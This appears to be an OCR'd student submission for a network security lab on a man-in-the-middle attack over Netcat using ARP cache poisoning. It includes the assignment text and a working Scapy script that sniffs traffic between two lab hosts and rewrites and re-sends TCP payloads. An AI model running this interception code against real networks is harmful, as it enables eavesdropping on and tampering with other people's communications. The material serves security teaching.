
Lab3Task2Step4-1.png

Download



Lab3Task2Step4-2.png

Download



Q3 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

20 Points

This task is similar to Task 2, except that Hosts A and B are communicating using Netcat, instead of Telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. You can use the following commands to establish a Netcat TCP connection between A and B:

```
On Host B (server, IP address is 10.9.0.6), run the following:
# nc -lp 9090
On Host A (client), run the following:
# nc 10.9.0.6 9090
```

Once the connection is made, you can type messages on A. Each line of messages will be put into a TCP packet sent to B, which simply displays the message. Your task is to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work was done by you.

Please submit your Python code for this task here:


mitmnc.py Download

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            msg = data.decode('UTF-8')
            if 'alexander' in msg:  # change name to A's
                repl = 'AAAAAAAAA'
                newdata = msg.replace('alexander', repl)
                print(newdata)
                send(newpkt/newdata)
            else:
                send(newpkt/msg)
        else:
            send(newpkt)

################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = "tcp and not ether src host 02:42:0a:09:00:69"  #filter for TCP and not traffic
generated by this program
```


```
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Submit screenshots (Wireshark or program output) showing the successful attack below:

Lab3Task3-Received.png Download



Lab3Task3-Sent.png Download



Q4 Early/Date Submission Bonus
0 Points

Bonus points for early or late submission will be added here. You may submit up to five days early for an extra 5% bonus points added to the grade of this assignment, or up to 10% deducted for late submission.

Submissions more than 10 days late are not accepted without a medical or work approved reason.